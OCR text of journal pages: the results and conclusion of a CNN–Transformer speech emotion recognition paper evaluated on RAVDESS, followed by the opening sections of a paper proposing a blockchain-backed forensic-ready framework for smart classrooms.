

Fig. 2. Data preprocessing process.

1) Signal normalization: All original audio files were loaded using the Librosa library, with a unified sampling rate set to 48,000 Hz. A 3-second segment from the middle of each recording (starting from a 0.5-second offset) was extracted as the effective analysis region. To ensure uniform signal length in the time domain, all audio signals were padded to a fixed length L=3×48,000, with zeros added, where necessary. After this process, each speech sample was represented as a fixed-length single-channel time-domain signal.

2) Dataset splitting: To prevent model bias caused by class imbalance during dataset partitioning, the dataset is split on a per-emotion basis, assigning 80% of instances to training, 10% to validation, and the remaining 10% to testing. The indices are randomly shuffled using np.random.permutation to ensure that the samples across different subsets are independent and follow a consistent distribution.

3) Data augmentation: To improve generalization under noisy acoustic conditions, each training utterance is further expanded by synthesizing two noise-contaminated replicas. This augmentation process adds white Gaussian perturbations, where the Signal-to-Noise Ratio (SNR) is uniformly sampled from a range of 15 to 30 dB. Specifically, both the original signal and the noise are first normalized, after which a noise scaling factor is computed to achieve the target SNR. As a result, each clean utterance is transformed into a trio of instances—comprising one clean and two noise-augmented variants—thereby increasing the training set size by a factor of three. The validation and test partitions are kept intact throughout the process.

4) Feature extraction: The preprocessed time-domain signals are further converted into Mel spectrograms to more effectively capture the frequency-domain characteristics of emotional speech. To extract Mel spectrograms, the configuration employs a 1024-point FFT, a frame length of 512, a stride (hop size) of 256, and a total of 128 Mel filters. By transforming the power spectrogram into a log-scale spectrogram, the resulting 2D feature maps better align with human auditory perception.

Mel spectrograms are individually extracted for all samples in the training, validation, and test sets, and subsequently stacked to form unified datasets. The final processed Mel spectrograms are stored as 3D tensors with the following shapes:

- X_train: (sample count, 128, temporal length)
- X_val: (sample count, 128, temporal length)
- X_test: (sample count, 128, temporal length)

Since all audio clips have the same duration and processing parameters, the time dimension (i.e., number of frames) remains consistent across all samples.

This processing step provides a stable and structured feature foundation for the subsequent CNN and Transformer modules, enabling the model to accurately capture emotion-related patterns in speech signals.

C. Model Architecture

This study proposes a hybrid parallel neural network model that integrates CNN, Transformer encoders, and a Cross-Modal Attention mechanism for effective SER. As illustrated in Fig. 3, the overall architecture consists of four primary modules: a CNN branch, a Transformer branch, a fusion module based on cross-attention, and a final classification layer.



Fig. 3. Overall model architecture.

The advantages of the proposed model architecture are as follows: CNNs excel at capturing local spatial patterns, making them well-suited for extracting texture and frequency band features from Mel spectrograms. Transformers are effective in modeling long-range dependencies and temporal context, which benefits the recognition of dynamic emotional transitions. The Cross-Attention mechanism enhances the complementarity between the two modalities by introducing guided attention, thereby improving the model's overall discriminative capability.

1) CNN Branch: Local feature extraction: The input Mel spectrogram with shape (1, 128, T) is fed into a convolutional neural network composed of four Residual Blocks. Each Residual Block follows the structure [Eq. (1)]:

$$\mathbf{y} = \mathrm{ReLU}(\mathcal{F}(\mathrm{x}) + \mathrm{x}) \tag{1}$$

where, $F(x)$ denotes a pair of convolution operations, each succeeded by a normalization layer and a ReLU function. To ensure dimensional consistency between the input and output, a downsampling shortcut is introduced:

$$F(x) = BN_2(Conv_2\left(ReLu\left(BN_1(Conv_1(x))\right)\right)) \tag{2}$$

Eq. (2) defines the transformation function (x) employed in a residual unit, which comprises two sequential convolution operations. After each convolution, batch normalization (BN) is applied, followed by a ReLU activation. Specifically, the input x is first convolved using Conv_1, normalized with BN_1, and activated by ReLU. The result is then passed through a second convolutional layer Conv_2, again followed by batch normalization BN_2, but without an activation at the end. This design allows the residual block to learn complex feature transformations while maintaining training stability through batch normalization and promoting non-linearity via ReLU. The residual output (x) is combined with the shortcut path to yield the block's final representation. Subsequently, a pooling operation and a dropout layer are applied. The resulting feature map is then flattened into a global representation vector $f_{cnn} \in \mathbb{R}^D$.

2) Transformer encoder: Temporal context modeling: In order to effectively model the temporal evolution of emotional speech signals, the architecture employs a four-layer Transformer encoder. The input to this encoder is the spectrogram tensor after a 2×4 pooling operation.

Each layer in the Transformer encoder consists of the following components:

- Multi-head Self-Attention Mechanism [Eq. (3)]:

$$\mathrm{Attention}(\mathrm{Q}, \mathrm{K}, \mathrm{V}) = \mathrm{softmax}(\left(\frac{\mathbf{Q}\mathbf{K}^{\mathrm{T}}}{\sqrt{\mathrm{d_k}}}\right)\mathrm{V} \tag{3}$$

- Feed-Forward Network [Eq. (4)]:

$$\mathrm{FFN}(\mathrm{x}) = \mathrm{ReLU}(\mathrm{x}W_1 + b_1)W_2 + b_2 \tag{4}$$

Here, $Q, K, V \in \mathbb{R}^{T \times d_k}$ correspond to the query, key, and value representations, where d_k defines the size of each attention vector. The attention mechanism calculates pairwise similarities between queries and keys, normalizes the scores via softmax, and uses them to compute a weighted combination of values. Each encoder layer also includes a feed-forward

network (FFN), which is a position-wise multilayer perceptron that improve the model's ability to learn non-linear temporal patterns in the emotional speech signal. This module produces an output sequence $f_{transf} \in \mathbb{R}^{T\times C}$, which is subsequently used for cross-modal fusion.

3) Cross-modal attention fusion: To effectively integrate features extracted from the CNN and Transformer branches, a Cross-Attention module is introduced. In this mechanism, the output from the CNN is used as the Query, while the Transformer output serves as the Key and Value. The computations are as follows [Eq. (5), (6), (7), (8), (9)]:

$$Q = W_Q \cdot f_{cnn} \tag{5}$$

$$K = W_K \cdot f_{\text{transf}} \tag{6}$$

$$V = W_V \cdot f_{\text{transf}} \tag{7}$$

$$\alpha = softmax\left(\frac{QK^{\top}}{\sqrt{d}}\right) \tag{8}$$

$$f_{\text{fused}} = \alpha \cdot V \tag{9}$$

In this module, $f_{cnn} \in \mathbb{R}^D$ denotes the global feature vector extracted from the CNN branch, and $f_{transf} \in \mathbb{R}^{T\times C}$ represents the temporal features obtained from the Transformer encoder. Through learnable projections W_Q, W_K, W_V, the attention mechanism computes the similarity between CNN-guided queries and the Transformer-derived keys, generating adaptive weights α for aggregating values. This facilitates effective cross-modal feature fusion by emphasizing complementary information between spatial and temporal representations.

This mechanism enables adaptive weighted aggregation, enhancing semantic consistency across modalities.

4) Classification output: Finally, the vectors f_{cnn} and f_{fused} are concatenated to form f_{all}, which is fed into a dynamically initialized linear layer for classification [Eq. (10)]:

$$\hat{y} = \text{Softmax}(\text{W} \cdot \text{f}_{\text{all}} + \text{b}) \tag{10}$$

The cross-entropy loss function is adopted for training [Eq. (11)]:

$$\mathcal{L} = -\sum_{\text{i}=1}^{\text{C}} \text{y}_\text{i} \log \hat{\text{y}}_\text{i} \tag{11}$$

The combined feature vector f_{all}, derived from merging the CNN and attention-based outputs, is passed through a newly instantiated dense layer and subsequently processed by a softmax activation to yield classification scores. To train the model, the cross-entropy loss is utilized, which measures the divergence between predicted distributions $\hat{\text{y}}_\text{i}$ and ground-truth labels y_i across all C emotion categories.

IV. Experimental Results and Analyses

A. Implementation Setup

The emotion recognition system was implemented by using Python 3.8, PyTorch2.0 and Cuda 11.8. All experiments ran on hardware configured with an NVIDIA 4090D-24 GPU, which accelerated both training and inference.

To achieve optimal performance, we conducted a grid search over critical hyperparameters, specifically the learning rate, dropout rate, and batch size. The final selected configuration, which yielded the best validation performance, is summarized in Table I.

TABLE I. Selected Hyperparameters after Grid Search

Hyperparameter	Value
Optimizer	SGD
Learning Rate	0.001
Momentum	0.8
Weight Decay	1e-3
Batch Size	16
Dropout Rate	0.4
Early Stopping	50 epochs
Max Epochs	1000

The model was trained using the SGD optimization algorithm, configured with a learning rate of 0.001, momentum coefficient of 0.8, and an L2 penalty term (weight decay) set to 1e-3. Dropout layers with a dropout probability of 0.4 were added after each residual block to reduce overfitting. Inputs to the model were standardized using StandardScaler, fitted on the training set and applied consistently across validation and test sets.

The checkpoint corresponding to the lowest validation loss was preserved and subsequently restored for final evaluation on the test partition. A dummy forward pass was performed to initialize the dynamically-sized fully connected layer before loading the pretrained weights.

B. Performance Metric

In this research, classification accuracy is employed as the core evaluation metric to assess the model's effectiveness in recognizing emotional speech. It measures how many test samples are accurately predicted out of the entire evaluation set. The metric is mathematically expressed as [Eq. (12)]:

$$\text{Accuracy} = \frac{1}{N}\sum_{i=1}^{N} \mathbb{I}\,(\hat{y}_i = y_i) \tag{12}$$

where, N represents the total number of evaluation samples, $\hat{y}_i$ is the predicted class label, and y_i is the true class label. The indicator function $\mathbb{I}(\cdot)$ returns 1 when the condition is satisfied and 0 otherwise.

The selection of accuracy as the principal evaluation metric is grounded in the balanced distribution of classes in the RAVDESS dataset. Since each emotional category contains approximately the same number of samples, accuracy effectively reflects the model's performance across all categories without bias towards more frequent labels. This makes it a suitable and meaningful indicator in our experimental setting.

C. Comparison Models

1) Issa et al. [22] incorporated five distinct low-level descriptors such as cepstral and harmonic representations (e.g., MFCC, chroma), and these features were integrated as

input to a convolutional neural network for classifying eight emotional states in the RAVDESS dataset.

2) Bhattacharya et al. [23] introduced a multilingual speech emotion classification approach utilizing a one-dimensional CNN architecture. Their method focused on extracting time-dependent acoustic patterns from speech to identify emotion-related cues.

3) Jin et al. [24] introduced a bimodal emotion recognition strategy that leverages both audio and facial expressions. Their architecture integrates convolutional layers for audio MFCC features and a dual-layer LSTM network for facial features, subsequently applying a multi-head attention module to enhance feature fusion. Although the method is inherently multimodal, this study only adopts the audio stream's performance on the RAVDESS dataset for comparison in the ablation analysis.

4) Smietanka et al. [25] proposed an approach that enhances feature learning through the integration of unsupervised learning and hand-crafted prosodic descriptors for SER. Their model employs time-frequency representations, specifically Mel-spectrograms and CQT-spectrograms, to capture spectral-temporal dynamics. Its performance on the RAVDESS dataset serves as a baseline in our comparative analysis.

D. Results

In this study, the proposed model—integrating Convolutional Neural Networks (CNN) with a Transformer architecture—was evaluated on the RAVDESS speech emotion dataset. Fig. 4 illustrates a comparison of classification accuracies between our model and several benchmark methods from the literature. As shown, our model achieved the highest accuracy of 80.00%, significantly outperforming the methods of Issa et al. (71.61%), Bhattacharya et al. (77.60%), Jin et al. (65.42%), and Smietanka et al. (69.06%).



Fig. 4. Accuracy comparison.

To further evaluate the model's classification performance, Fig. 5 presents the corresponding confusion matrix. This visualization effectively reflects how the system performs across different emotional categories and offers deeper understanding into its capability to differentiate between various affective states.



Fig. 5. Confusion matrix of emotion classification.

The classification accuracy corresponding to each emotional class, as derived from the confusion matrix, is reported in Table II. The results indicate that the model performs notably well in identifying emotions like calm, happy, and surprise. However, certain categories such as sad, fear, and disgust still exhibit a degree of misclassification.

TABLE II. CLASSIFICATION ACCURACY STATISTICS

Emotion Category	Correct Predictions	Total Samples	Accuracy (%)
surprise	16	20	80.00
neutral	7	10	70.00
calm	20	20	100.00
happy	19	20	95.00
sad	12	20	60.00
angry	18	20	90.00
fear	15	19	78.95
disgust	13	18	72.22

To investigate the effect of emotional intensity (normal versus strong) on recognition performance, the distribution of correctly and incorrectly predicted samples is visualized in Fig. 6.



Fig. 6. Confusion matrix of intensity classification.

In addition, to evaluate the model's generalization capability across different genders, prediction outcomes for male and female speakers are separately analyzed and presented in Fig. 7.



Fig. 7. Confusion matrix of gender classification.

E. Analysis

This section conducts a comprehensive examination of the model's recognition effectiveness from three perspectives: emotion classification capability, robustness to emotion intensity, and generalization across gender, based on the confusion matrix and cross-tabulation plots of emotional attributes.

1) Analysis of emotion classification capability: The confusion matrix shown in Fig. 5 clearly illustrates the model's prediction distribution across the eight emotion categories. According to the accuracy statistics in Table II:

- The model achieves the highest and most stable performance on calm, happy, and angry, with accuracy rates reaching or exceeding 90%;
- Emotions like surprise and fear also show relatively high accuracy (80.00% and 78.95%, respectively);
- However, performance drops for categories like sad and disgust, with lower accuracy (60.00% and 72.22%, respectively), and noticeable confusion—sad samples are frequently misclassified as calm or fear.

These observations indicate that the model performs well for high-energy emotions (e.g., happy, angry), but struggles with subtler, low-arousal emotions like sad and disgust. Future work could explore fine-grained emotion modeling or multi-scale feature extraction to improve discrimination for subtle emotional expressions.

2) Impact of emotion intensity on recognition performance: Fig. 6 compares the model's recognition accuracy across different emotion intensities (normal versus strong).

- It is evident that the model achieves notably higher accuracy for strong emotion samples.
- This may be attributed to stronger emotional speech containing more pronounced pitch variations and energy dynamics, making the Mel spectrogram features more distinctive and easier for the model to learn;
- In contrast, normal emotion expressions are more subdued and harder to recognize.

To enhance recognition of normal intensity emotions, future research could focus on better modeling techniques, such as emotion style transfer or sample reweighting strategies to boost sensitivity to subtle expressions.

3) Analysis of gender generalization: Fig. 7 presents the model's prediction results for male and female speakers. The analysis reveals:

- The model achieves comparable recognition accuracy for both male and female voices, showing no significant gender bias;
- This implies that the model effectively extracts gender-independent emotional cues from Mel spectrograms, demonstrating strong generalizability across different genders.

Overall, the proposed fusion model exhibits consistent and reliable performance across a wide range of speaker demographics, highlighting its potential for deployment in practical applications.

F. Discussion

The experimental findings clearly highlight the advantages of integrating CNN and Transformer architectures, particularly in capturing local acoustic features and modeling temporal dependencies, respectively. The cross-attention mechanism has effectively improved feature fusion, leading to higher emotion recognition accuracy compared to traditional and simpler architectures. However, challenges remain in accurately classifying subtle emotions, such as sadness and disgust, suggesting limitations in distinguishing nuanced emotional cues. Additionally, the significant performance gap observed between strong and normal emotional intensity indicates that the model is more sensitive to pronounced emotional expressions. Practical deployment scenarios such as healthcare and customer service could benefit significantly from this model, provided that further optimization is conducted to enhance its sensitivity to subtle emotional nuances. Future studies should explore finer-grained feature extraction and consider multi-modal data integration to address these challenges comprehensively.

V. Conclusion and Future Work

This study introduces a parallel neural network framework that integrates CNN and Transformer encoders for SER. The architecture takes advantage of CNNs for extracting local acoustic features and leverages Transformers to model temporal dependencies in speech. A cross-attention mechanism is employed to enable deep-level fusion, allowing the network to dynamically integrate information from both branches.

We utilized the RAVDESS dataset for training and evaluation, applying a standardized preprocessing pipeline involving normalization, noise augmentation, and Mel spectrogram generation. To enhance model performance, grid

search was applied for tuning key hyperparameters such as learning rate, dropout, and batch size.

Extensive experimental comparisons against four benchmark models demonstrated that our method consistently achieves higher accuracy, better per-class emotion recognition, and stronger robustness across different emotional intensities and gender categories. These outcomes substantiate the effectiveness of the proposed cross-branch fusion strategy and affirm the model's generalization potential on balanced datasets.

Looking ahead, our future work will focus on expanding the evaluation to more complex and imbalanced real-world corpora, thereby examining the model's adaptability and robustness. We also plan to investigate multi-modal strategies that combine speech with facial expressions, textual cues, or physiological indicators to further refine emotional inference. Additionally, we will explore lightweight variants optimized for real-time deployment on edge devices or mobile platforms.

ACKNOWLEDGMENT

This research work was supported in part by Medical Special Cultivation Project of Anhui University of Science and Technology (No. YZ2023H2C011), the National Natural Science Foundation of China (Grant NO. 62476005).

Design and Evaluation of a Forensic-Ready Framework for Smart Classrooms

Henry Rossi Andrian[1], Suhardi[2], I Gusti Bagus Baskara Nugraha[3]
School of Electrical Engineering and Informatics, Institut Teknologi Bandung, Bandung, Indonesia[1, 2, 3]

***Abstract*—The rise of cyber threats in educational environments underscores the need for forensic-ready systems tailored to digital learning platforms like smart classrooms. This study proposes a proactive forensic-ready framework that integrates threat estimation, risk profiling, data identification, and collection management into a continuous readiness cycle. Blockchain technology ensures log immutability, while LMS APIs enable systematic evidence capture with minimal disruption to learning processes. Monte Carlo Simulation validates the framework's performance across key metrics. Results show a log capture success rate of 77.27%, with high accuracy for structured attacks such as SQL Injection. The system maintains operational efficiency, adding only 15% average CPU overhead. Forensic logs are securely stored in JSON format on a blockchain ledger, ensuring both integrity and accessibility. However, reduced effectiveness for complex attacks like Remote Code Execution and occasional retrieval delays under heavy loads highlight areas for improvement. Future enhancements will focus on expanding threat coverage and optimizing log retrieval. By addressing vulnerabilities unique to smart classrooms, such as unauthorized access and data manipulation, this study introduces a scalable, domain-specific solution for enhancing forensic readiness and cybersecurity in educational ecosystems.**

Keywords*—*Forensic-ready system; smart classroom; threat estimation; risk profile

I. INTRODUCTION

Digital forensics has become a cornerstone of modern cybersecurity and law enforcement, addressing the urgent need to locate, preserve, and analyze digital evidence in response to cybercrimes, data breaches, and security violations. With cyberattack-related damages reaching an estimated $10.3 billion in 2022, according to the FBI, the demand for robust and adaptive forensic systems is more pressing than ever. Over time, the field has evolved significantly, giving rise to various definitions and frameworks. The National Institute of Standards and Technology (NIST) defines digital forensics as the application of scientific and engineering methods to collect, preserve, analyze, and present digital evidence. Likewise, scholars such as [1] and [2] highlight data recovery, analysis, and preservation as core pillars of effective forensic practice. However, despite ongoing advancements, most current methodologies remain reactive—emphasizing post-incident investigation rather than proactive evidence acquisition—which limits their effectiveness against the scale and speed of today's cyber threats.

A major challenge confronting digital forensics today is the need to adapt to evolving data storage and processing technologies. Traditional evidence sources such as hard drives and RAM are increasingly being replaced by cloud-native infrastructures and decentralized systems like blockchain. While these technologies offer enhanced scalability and efficiency, they introduce complex forensic barriers. For example, cloud environments often lack a clear physical boundary, complicating evidence acquisition and chain of custody, whereas blockchain systems distribute data across global nodes, creating technical and jurisdictional hurdles. These emerging complexities underscore the inadequacy of traditional forensic approaches and call for new frameworks that are intrinsically designed to operate within modern digital ecosystems.

In response to these technological disruptions, the concept of forensic-ready systems has gained attention as a proactive approach to digital evidence management. Unlike traditional post-incident forensic methods, forensic-ready systems aim to ensure that critical digital evidence is systematically captured, preserved, and made readily available without interrupting operational workflows. These systems are designed to integrate forensic capabilities directly into live environments, balancing investigative needs with system performance. However, current research in this area—such as that by [3] and [4]—often focuses on high-level architectural models or broad organizational policies, lacking domain-specific implementations that address the unique operational and technical requirements of contexts like digital education platforms.

To address this gap, this study introduces a novel forensic-ready system framework specifically tailored for smart classrooms—an environment increasingly dependent on interconnected digital learning platforms and therefore highly susceptible to cyber threats. The proposed framework incorporates threat assessment, risk profiling, and proactive data requirement analysis to ensure forensic evidence is continuously and efficiently captured. It also integrates blockchain technology to maintain data integrity, ensure transparency, and secure digital logs in a tamper-resistant format. By embedding forensic readiness into the operational fabric of smart classrooms, this framework not only supports proactive incident response but also minimizes disruption to the learning process, thereby addressing both the technical challenges outlined earlier and the limitations of current generalized approaches.

Ultimately, this study advances both theoretical understanding and practical implementation of forensic-ready systems. By applying the proposed framework within smart classroom environments, it enhances cybersecurity resilience in digital education while offering a scalable model adaptable to other digital ecosystems. This work represents a critical step towards aligning forensic methodologies with contemporary

technological landscapes, contributing valuable insights and innovative solutions to the field of digital forensics.

The remainder of the study is structured as follows: Section II reviews relevant literature, highlighting critical gaps in existing forensic-ready methodologies and their applications in educational contexts. Section III describes the proposed forensic-ready framework and its implementation methodology, including the integration of blockchain and proactive forensic mechanisms. Section IV presents simulation results using Monte Carlo Simulation (MCS), followed by detailed discussions comparing these findings with related studies. Section V concludes the study, summarizing key insights and suggesting directions for future research.

II. Related Work

Digital forensics involves systematic collection, preservation, and analysis of digital evidence to ensure its integrity and legal admissibility. As a critical component of modern cybersecurity, digital forensics enables organizations to investigate security incidents, trace the origins of attacks, and support legal proceedings. Recent advancements have introduced artificial intelligence (AI) and machine learning algorithms, enabling automated anomaly detection, efficient analysis of large datasets, and predictive threat modeling[5]. Additionally, the proliferation of cloud computing and Internet of Things (IoT) devices has spurred the development of cloud forensic readiness frameworks and decentralized evidence storage techniques, reducing the time and cost associated with traditional investigations while improving scalability and responsiveness in distributed environments [6] [7].

Proactive forensics extends these capabilities by embedding forensic functions into the operational fabric of systems, allowing evidence to be collected preemptively—before a security breach escalates. This approach reduces the burden of post-incident investigations and improves overall cyber resilience [8][6]. Technological innovations are key to this paradigm shift. AI-powered behavioral analysis and anomaly detection help identify suspicious activity in real time[5], while blockchain technology ensures the immutability and traceability of forensic data[9]. Dynamic logging systems, particularly in cloud and IoT infrastructures, further enhance proactive forensics by enabling real-time evidence collection across distributed nodes. These developments are redefining proactive forensics as a foundational element in cybersecurity architecture.

Closely related is the concept of forensic readiness, which emphasizes an organization's ability to efficiently capture and preserve digital evidence with minimal disruption. Emerging forensic readiness models incorporate cloud-native architectures, centralized logging mechanisms, and edge computing to enhance real-time data collection at the point of origin [10][11][12]. Blockchain ensures the authenticity and permanence of logs [9], while AI automates artifact classification and prioritization, leading to faster and more accurate investigations. Together, these technologies create robust environments, where digital evidence is securely maintained and readily available, thereby improving both the quality of investigations and compliance with regulatory standards.

Building upon these innovations, forensic-ready systems have evolved to integrate sophisticated monitoring tools and advanced evidence-preservation protocols. These systems leverage machine learning for automated detection of high-value forensic events and utilize blockchain to maintain tamper-proof logs [3][13][14][8][6]. Edge computing capabilities also enable decentralized logging and analysis, which proves particularly beneficial in latency-sensitive and distributed environments, such as IoT ecosystems[15]. As a result, forensic-ready systems are becoming highly adaptive solutions that can meet the complex demands of modern cybersecurity environments.

Although significant advancements have been made in digital forensics, applying these technologies to smart classrooms using Learning Management Systems (LMS) presents unique challenges. The rapid digitalization of education has increased exposure to threats such as unauthorized access, data breaches, and malware attacks. LMS platforms must now incorporate robust cybersecurity mechanisms to protect sensitive student data and ensure system reliability. Issues like denial-of-service attacks, weak user authentication, and data manipulation have prompted the adoption of enhanced safeguards such as multi-factor authentication, dynamic access control, and real-time monitoring [16][17][18]. These security measures highlight the growing need for specialized frameworks that address the vulnerabilities inherent in LMS environments.

To complement preventive security measures, digital forensics plays a crucial role in LMS-based smart classrooms by enabling the investigation of incidents that bypass security defenses. In this context, forensic processes include automated collection, preservation, and analysis of evidence related to user activity, system behavior, and potential breaches. Recent advances in forensic readiness have enabled real-time logging and incident tracking within LMS platforms, improving the traceability and integrity of digital evidence [16] [18][19]. These frameworks support rapid investigation and response, ensuring that educational institutions can identify vulnerabilities, enforce accountability, and enhance the overall resilience of smart learning environments.

Effectively addressing the identified challenges necessitates a comprehensive cybersecurity strategy that integrates digital, proactive, and forensic-ready components specifically adapted to LMS-based smart classrooms. These integrated systems utilize real-time logging, AI-enabled anomaly detection[5], blockchain-secured data integrity[9], and centralized forensic dashboards to safeguard educational infrastructures. In addition to enhancing protection, such systems streamline forensic workflows and minimize response times, thereby reinforcing forensic readiness as a foundational element of secure and resilient educational technology environments.

Monte Carlo Simulation (MCS) is a popular method for validating integrated forensic-ready systems. MCS simulates multiple cybersecurity threat scenarios using probabilistic modeling and random sampling to assess system performance in response time, log retrieval accuracy, and evidence integrity. MCS provides statistically meaningful insights into system behavior under uncertainty by repeating iterations, making it useful for testing forensic-ready frameworks before deployment. In digital forensics, [20] used MCS with the Analytic Hierarchy

Process (AHP) to support risk analysis in security management systems, and [21] used Monte Carlo Feature Selection to validate network-based forensic artifacts. These examples demonstrate MCS's capacity to verify forensic system dependability and preparation in complex, dynamic environments like LMS-based smart classrooms.

Despite recent advancements, existing forensic-ready frameworks show key limitations when applied to smart classrooms. Many focus on high-level policies or enterprise systems and lack the domain-specific features needed for educational platforms with dynamic user interactions, multiple access levels, and real-time activity [18][22]. Most also lack real-time evidence capture, which is vital for responding to time-sensitive academic incidents. Furthermore, the limited adoption of immutable logging mechanisms such as blockchain weakens log integrity and reduces the evidentiary value of collected data [9]. Recognizing these shortcomings, recent studies have explored the benefits of tailoring digital forensic readiness (DFR) frameworks to specific operational domains, such as Industrial IoT [23], e-Government [24], wireless medical systems [25], and software-defined networks [26], demonstrating that alignment with domain-specific architectures, workflows, and threat models significantly enhances forensic effectiveness. However, LMS-based smart classrooms remain largely underexplored in this regard, despite their increasing reliance on complex digital interactions and sensitive data flows. This study addresses that gap by introducing a proactive forensic-ready framework that integrates real-time threat-aware logging, blockchain-secured evidence preservation, and LMS-native API capture, thereby operationalizing forensic-by-design principles in an educational context and extending the scope of forensic readiness into a domain, where it is critically needed but insufficiently studied.

III. Proposed Methodology

The proposed forensic-ready framework addresses the unique security challenges in smart classrooms, where heavy reliance on digital learning platforms increases vulnerability to cyber threats. It was chosen for its key advantages: 1) a proactive, cyclic structure that ensures continuous forensic readiness; 2) integration of blockchain for immutable, tamper-resistant log storage; 3) a modular design adaptable to existing LMS platforms; and 4) threat-based log prioritization that targets high-risk attacks like SQL Injection and XSS. These features enable efficient evidence handling-with minimal disruption, supporting both operational continuity and legal admissibility.

A. Forensic-Ready System Framework

A forensic-ready framework is a proactive approach that equips systems to collect, preserve, and utilize digital evidence effectively in the detection and analysis of cybersecurity incidents. Unlike traditional postmortem digital forensic processes, which commence only after an incident occurs, forensic-ready systems are designed to have all necessary data readily available at the time of an incident. This methodology minimizes response times and ensures the integrity and usability of evidence during investigations.

A forensic-ready system incorporates several key features to ensure efficient and effective data management for forensic purposes. It ensures data integrity by maintaining the accuracy and reliability of stored logs while generating comprehensive logs for critical activities such as user logins, database access, system changes, and network activity. The system upholds a secure chain of custody for digital evidence, preserving its admissibility in legal or investigative contexts. Both volatile (transient) and non-volatile (permanent) data are collected and stored following forensic best practices. Access to forensic logs is restricted to authorized personnel, preventing unauthorized alterations or breaches. Additionally, the system adheres to relevant legal standards and requirements for digital forensics, ensuring its outputs are admissible and credible. These characteristics collectively prepare the system to handle incidents effectively while meeting legal and technical standards for forensic investigations.

